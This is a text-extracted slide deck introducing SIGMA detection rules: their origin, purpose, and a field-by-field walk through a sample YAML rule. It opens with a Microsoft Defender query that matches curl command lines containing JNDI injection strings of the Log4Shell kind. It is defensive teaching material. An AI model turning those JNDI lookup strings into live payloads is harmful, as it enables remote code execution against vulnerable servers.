
Microsoft Defender
for Endpoint

```
type_id:8001 and operation:1 and process.file.name:curl.exe and ( process.cmd_line:"jndi:ldap" or
process.cmd_line:"jndi:rmi:" or process.cmd_line:"jndi:http:" or process.cmd_line:"jndi:dns:" or
process.cmd_line:"lower:jndi" )
```

Symantec.

- Need to have the access to the product in order to benefit from the rule.
- Need to be familiar with the detection logic and language in order to modify the rule.
- We need rules that are easy to write and understand
- Easily sharable

Agenda



01

02

03

04

05

06

07


What is SIGMA

What is SIGMA

SIGMA

- Created in 2016 by “Florian Roth” & “Thomas Patzke”
- “It’s a generic rule format to express detection ideas in form of rules that match on log data”
- It’s for log files what “Snort” is for network traffic and “YARA” is for files.
- YAML
- Designed to be shareable
- Adopted by the infosec community at large
- Vendor neutral

Anatomy of a SIGMA rule



Sigma Format

Generic Signature Description

Sigma Converter

Applies Predefined and Custom Field Mapping

Elastic Search Queries

Splunk Searches


...

Agenda

Anatomy of a SIGMA rule

Anatomy of a SIGMA rule

An Example of a Sigma Rule




```yaml
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule

A brief title for the rule that should contain what the rules is supposed to detect

Examples:


- Suspicious Svchost Process
- WannaCry Ransomware
- Mimikatz Command Line



```
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule


A globally unique identifier (UUID v4). For example we can use the website: uuidgenerator.net



Online UUID Generator

Your Version 4 UUID:

6a889783-91f8-4ec0-a607-66770aa8e3fc



